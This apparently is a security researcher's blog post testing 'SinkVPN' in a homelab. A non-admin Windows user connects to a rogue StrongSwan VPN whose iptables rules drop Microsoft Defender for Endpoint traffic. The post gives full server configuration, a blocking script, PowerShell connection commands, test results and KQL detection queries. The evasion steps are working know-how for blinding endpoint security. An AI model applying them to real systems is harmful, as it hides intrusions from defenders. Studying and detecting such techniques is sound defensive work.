SinkVPN Testing: Can a Rogue VPN Silence Defender for Endpoint?
Alright. This post is inspired by the wave of EDR silencer posts like Fabian Bader’s EDR Silencers and Beyond - Part 1 and the follow up by Mehmet Ergene. Particularly I was a big fan of the methods that either included not being administrator, but rather being able to control or set up inline devices like an outbound proxy or tunneling through a rogue VPN.
This particular concept of SinkVPN was presented by Javier Medina last summer. Since you can connect to VPN-servers as a normal unprivileged user, the idea is that you can add any null-routes or blocks to the VPN-server and thus avoid detection or having to escalate privileges on the endpoint directly.
In this blog I’m simply setting up a full lab environment to test the concept and see how it behaves live.
Overview
The general flow of this setup is as follows:
- Set up a VPN server with routing rules to block specific endpoints
- Create a per-user VPN connection on the client
- Monitor what happens when telemetry is redirected or blocked
Presented as a diagram it looks like this:
flowchart LR
    subgraph "VPNSERVER"["'Evil' VPN Server"]
        C[VPN Server]
    end

    subgraph "VPNCLIENT"["Client"]
        P3[Windows Defender] --> L[Sends data] -->|Via tunnel| W[VPN Client]
    end

    subgraph "WindowsEndpoints"["Microsoft"]
        API[Windows Defender APIs]
    end

    W --> C
    C --> |Block traffic| API
We’ll use a Linux server with StrongSwan for the VPN and configure it to block Microsoft Defender endpoints.
Lab environment
My lab currently looks like the diagram below. This setup will be important later when testing.
flowchart TD
    subgraph "AD"["offense.local domain"]
        DC[DC01]
        WS[WS01]
    end
    WS --> |Domain joined| DC
    VPN[VPN Server]
    WS --> |Connected| VPN
    DFE[Defender for Endpoint API]
    WS -.-> |via VPN |DFE
    DC --> DFE
    VPN --> DFE
    DFE --> DFI[Defender for Identity]
As you can see, WS01 is a part of a domain. Running commands that interact with the domain would likely trigger alerts via both Defender for Endpoint on DC01 and via Defender for Identity.
VPN Server Setup
I’m using a Ubuntu Server 24.04 for this. I’m doing the full setup locally on my homelab, so keep that in mind. I’m also not going for a “enterprise”-ready VPN setup, I just wanted something that’s quick and easy.
Install StrongSwan and L2TP
apt update
apt install strongswan xl2tpd ppp -y
Configure StrongSwan for L2TP/IPsec PSK
Create /etc/ipsec.conf:
config setup
    charondebug="ike 2, knl 2, cfg 2, net 2, esp 2, dmn 2, mgr 2"
    uniqueids=never

conn L2TP-PSK
    keyexchange=ikev1
    authby=psk
    type=transport
    left=%any
    leftprotoport=17/1701
    right=%any
    rightprotoport=17/1701
    ike=aes256-sha1-modp1024,3des-sha1-modp1024!
    esp=aes256-sha1,3des-sha1!
    auto=add
Create /etc/ipsec.secrets (choose your own PSK):
: PSK "SuperSecretPsk123!"Create /etc/xl2tpd/xl2tpd.conf:
[global]
ipsec saref = yes

[lns default]
ip range = 10.10.10.10-10.10.10.200
local ip = 10.10.10.1
refuse chap = yes
refuse pap = yes
require authentication = yes
ppp debug = yes
pppoptfile = /etc/ppp/options.xl2tpd
length bit = yes
Create /etc/ppp/options.xl2tpd:
require-mschap-v2
ms-dns 8.8.8.8
ms-dns 8.8.4.4
auth
mtu 1400
mru 1400
lock
connect-delay 5000
Create /etc/ppp/chap-secrets:
testuser * TestPassword123 *Set correct permissions:
sudo chmod 600 /etc/ppp/chap-secretsEnable IP forwarding and firewall rules
Enable IP forwarding:
sysctl -w net.ipv4.ip_forward=1
sysctl -w net.ipv4.conf.all.send_redirects=0
sysctl -w net.ipv4.conf.default.send_redirects=0
sysctl -w net.ipv4.conf.all.accept_redirects=0
sysctl -w net.ipv4.conf.default.accept_redirects=0

# Make changes persistent
echo "net.ipv4.ip_forward=1" | tee -a /etc/sysctl.conf
echo "net.ipv4.conf.all.send_redirects=0" | tee -a /etc/sysctl.conf
echo "net.ipv4.conf.default.send_redirects=0" | tee -a /etc/sysctl.conf
echo "net.ipv4.conf.all.accept_redirects=0" | tee -a /etc/sysctl.conf
echo "net.ipv4.conf.default.accept_redirects=0" | tee -a /etc/sysctl.conf
Enable NAT and firewall rules (assuming eth0 is your external interface):
# Load NAT module
sudo modprobe nf_nat

# Add firewall rules
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -A FORWARD -s 10.10.10.0/24 -j ACCEPT
iptables -A INPUT -p esp -j ACCEPT
iptables -A INPUT -p udp --dport 500 -j ACCEPT
iptables -A INPUT -p udp --dport 4500 -j ACCEPT
iptables -A INPUT -p udp --dport 1701 -j ACCEPT

# Make firewall rules persistent (install iptables-persistent first)
apt install iptables-persistent -y
iptables-save > /etc/iptables/rules.v4
Start Services
# Start strongSwan
systemctl start strongswan-starter
systemctl enable strongswan-starter

# Start xl2tpd
systemctl start xl2tpd
systemctl enable xl2tpd

# Check status
systemctl status strongswan-starter
systemctl status xl2tpd
Blocking Microsoft Defender endpoints
Microsoft publishes a list of endpoints that Defender uses. We can download these and configure our VPN server to block them. It sounds easy (it won’t be).
Fetch Microsoft Defender endpoints
You can find the information about the network requirements for DFE here, which also shows you where to download the list of consolidated URLs that are in use if you have onboarded with the streamlined connectivity option.
Extract the URLs from the downloaded spreadsheet and save them to a file, one URI per line.
# An example file - obviously you'll need more than this one URL and iptables doesn't support wildcards, but you have the files so you can figure it out ;)
cat > /tmp/defender-endpoints.txt << 'EOF'
*.endpoint.security.microsoft.com
EOF
Configure firewall rules to block endpoints
Create a script /root/block-defender.sh:
#!/bin/bash

# Clear existing rules/jumps if they exist
iptables -D FORWARD -s 10.10.10.0/24 -j DEFENDER_BLOCK 2>/dev/null || true
iptables -F DEFENDER_BLOCK 2>/dev/null || true
iptables -X DEFENDER_BLOCK 2>/dev/null || true

# Create new chain
iptables -N DEFENDER_BLOCK 2>/dev/null || true

# Read endpoints and block them
while IFS= read -r endpoint; do
    if [ -n "$endpoint" ]; then
        # Resolve all IPv4 A records for the endpoint and block each
        for ip in $(dig +short "$endpoint" | grep -E '^[0-9.]+$' | sort -u); do
            iptables -A DEFENDER_BLOCK -d "$ip" -j DROP
            echo "Blocked: $endpoint ($ip)"
        done
    fi
done < /tmp/defender-endpoints.txt

# Insert at the beginning of FORWARD chain
iptables -I FORWARD 1 -s 10.10.10.0/24 -j DEFENDER_BLOCK

echo "Defender endpoints blocked"
Make it executable and run it:
chmod +x /root/block-defender.sh
/root/block-defender.sh
Set VPN configuration on Windows host

One important point here is that the -AllUserConnection parameter is what makes Add-VpnConnection require elevation. All the setup on the Windows-machine ws01 is done without admin access.
# Create the all-user VPN entry with L2TP and PSK
Add-VpnConnection -Name "SinkVPN-PSKv3" `
  -ServerAddress "10.0.0.122" `
  -TunnelType L2tp `
  -L2tpPsk "SuperSecretPsk123!" `
  -EncryptionLevel Maximum `
  -Force

# Configure IPsec settings
Set-VpnConnectionIPsecConfiguration -ConnectionName "SinkVPN-PSKv3" `
  -AuthenticationTransformConstants SHA1 `
  -CipherTransformConstants AES256 `
  -EncryptionMethod AES256 `
  -IntegrityCheckMethod SHA1 `
  -DHGroup Group2 `
  -PfsGroup None `
  -Force

# Cache credentials
cmdkey /generic:"SinkVPN-PSKv3" /user:testuser /pass:TestPassword123

# Connect to VPN (will auto-negotiate MS-CHAPv2)
rasdial "SinkVPN-PSKv3" testuser TestPassword123
It looks something like this when running:
Verify the connection is established:
# Check VPN connection status
Get-VpnConnection -Name "SinkVPN-PSKv3"

# Check new network adapter
Get-NetAdapter -Name "SinkVPN*"

# Disconnect from VPN
rasdial "SinkVPN-PSKv3" /disconnect
Monitor blocked connections
On the VPN-server:
# Watch blocked packets in real-time, updates every 2 seconds
watch -n 2 ''iptables -L DEFENDER_BLOCK -v -n''
Live telemetry observations and blocking CDN edges
In practice, many Defender and Windows telemetry hosts resolve via *.trafficmanager.net and *.cloudapp.azure.com and then terminate on CDN edge IPs. This means DNS-only blocking of the traffic manager hostnames may miss the actual destinations. The best way to go about this is to capture traffic on ppp0 on the VPN-server (or whatever your interface is named) using tcpdump -i ppp0 -n -c 500 'port 443' and pulling IPs from there.
To immediately block these observed destinations, insert explicit DROP rules:
# Insert explicit blocks for observed destinations
iptables -I DEFENDER_BLOCK -d x.x.x.x -j DROP
iptables -I DEFENDER_BLOCK -d y.y.y.y -j DROP

# Verify counters start incrementing for these entries
iptables -L DEFENDER_BLOCK -v -n | egrep 'x.x.x.x|y.y.y.y'

# Re-capture a short sample to confirm
sudo tcpdump -i ppp0 -n -c 200 'port 443' > /tmp/test-block.pcap
Note: CDN edges change over time and by geography. This makes this method a bit finicky. One solution could be running a scheduled task on the VPN-server to add new IPs to the blocklist as they appear.
Testing if it works
So my idea is pretty generic here:
- Run EICAR-test pre-VPN connection
- Run a full attack emulation script pre-VPN connection
- Eicar but with VPN
- Full attack emulation script with VPN
One big caveat here is that I’m expecting option 4 to return less telemetry, but still be detected. Why? Well, as explained in the lab overview, WS01 is connected to the domain offense.local via DC01.
EICAR test without VPN
Testing this with running the following command:

iwr -uri "https://secure.eicar.org/eicar.com.txt" -OutFile C:\eicar.com.txtAs expected, this gives a normal test alert:
Full attack emulation without VPN
The script used can be found here but it’s basically a living of the land emulation script. It’s ideal to add the script to Defender exception before saving it because it will get flagged and removed on your computer if not.
$winCred = Get-Credential -UserName "offense\administrator"
./sectest.ps1 -TargetComputer "LAB - WS01" -Credential $winCred -HyperV
As expected, this generates alerts that in the end turns into a “Hands-on keyboard attack was launched from a compromised account (attack disruption)” incident. In total this ended up generating 16 alerts.
EICAR test with VPN
Make sure to connect to the VPN before testing this step:
rasdial "SinkVPN-PSKv3" testuser TestPassword123We test again using the same command as we did without the VPN. If we inspect our VPN server blocking we can see some dropped packets:
watch -n 2 ''iptables -L DEFENDER_BLOCK -v -n''This gives us the following view:

The new EICAR test does not show up in Defender for Endpoint. That’s cool.
Full attack emulation with VPN
I’m not sure how accurate this will be, but my assumption is that running this will generate some new alerts, or update the Last activity-field for some existing alerts. One thing you could do here is to close all related alerts and incidents, but for my first pass I did not do that. I’ll claim it’s for science and done on purpose, but it didn’t even occur to me. As such, all open alerts and incidents are subject to correlation.
$winCred = Get-Credential -UserName "offense\administrator"
./sectest.ps1 -TargetComputer "LAB - WS01" -Credential $winCred -HyperV
After running the emulation again we get 1 new alert and 6 alerts have their Last activity-field update. There’s nothing scientific about this testing, but maybe it works a bit?

Next, we close all active incidents and alerts and then run the emulation again. For science, and things like that.
This time we get an incident named Multi-stage incident involving Credential access & Discovery on multiple endpoints reported by multiple sources with only 7 alerts. Most of the alerts are related to domain enumeration, kicking off with nltest.exe /dclist:OFFENSE.LOCAL. The amount of alerts didn’t change after 30 minutes, this usually is the case when investigations are running and correlation is being performed still.

Some interesting tidbits here being An active '' malware and An active '' hacktool alerts not having any names (not that those names usually make a lot of sense anyway). Most alerts and data is related to the domain enumeration, but there are some artifacts not directly related to that.
Detection opportunities
I’ll prefix this by saying I’m not a detection engineer, so I only have some ideas about how to hunt here. First being to look for ActionType where connection fails for all devices.
DeviceNetworkEvents
| where Timestamp >= ago(24h)
| extend Target = tolower(RemoteUrl)
| where ActionType in ("ConnectionFailed","TlsConnectionFailed","ConnectionRequestFailed","DnsQueryResponseDenied")
| summarize fails=count(), targets=make_set(Target, 10), sampleIps=make_set(RemoteIP, 5) by DeviceName
| order by fails desc
In my lab environment the WS01 had 10x the amount of fails compared to the next device, DC01. It’s not included in the overview of the lab, but DC01 is behind a outbound squid proxy PROXY01 which will drop some packages. For some reason DC01 is querying http://169.254.169.254/metadata (more information about that API endpoint here) via the proxy, which is being blocked.
I’m also not sure of the usage of rasdial and rasphone, but personally I’ve never encountered them before. So if you know that it’s not commonly used in your environment, that might also be an idea.
DeviceProcessEvents
| where Timestamp >= ago(7d)
| where FileName =~ "rasdial.exe" or FileName =~ "rasphone.exe"
   or ProcessCommandLine has_any ("rasdial", "rasphone")
| project Timestamp, DeviceName, InitiatingProcessAccountName,
          FileName, ProcessCommandLine, FolderPath,
          InitiatingProcessFileName, InitiatingProcessFolderPath
| order by Timestamp desc
Again, not a detection engineer. If anyone has any suggestions, let me know.
Summary and final thoughts
First of all, is this a viable option for silencing EDRs? Yeah, probably. The fact that you could in theory set up the VPN-server on a server, endpoint or VM you control in the network and connect to it using a non-admin account makes this easy-ish to pull off compared to methods that rely on having admin access on the Windows endpoint.
In a domain environment it might be a bit harder as you might want to also block connections to domain controllers to avoid detection.
Obviously this blogpost used Defender for Endpoint, but any EDR would be silenced by this in theory. Please note that silenced doesn’t mean killed, just means that until the VPN connection is down, the incident will likely not be reported.
Further work
As I stated I’m not a scientist nor am I very structured in my approach, so obviously there’s more room for research in terms of running tests on non-domain joined machines, testing other EDR-products, having a more measured approach in the testing like testing one set of commands in a timeblock to see what triggers detection. You could also monitor traffic via the VPN live and add more IPs to the blocklist as you go to make sure the risk of detection decreases further. As I mentioned above, …one solution could be running a scheduled task on the VPN-server to add new IPs to the blocklist as they appear.
For now, thanks to everyone for their research and insights that made it possible for even an idiot like myself to test this. So long, until next time.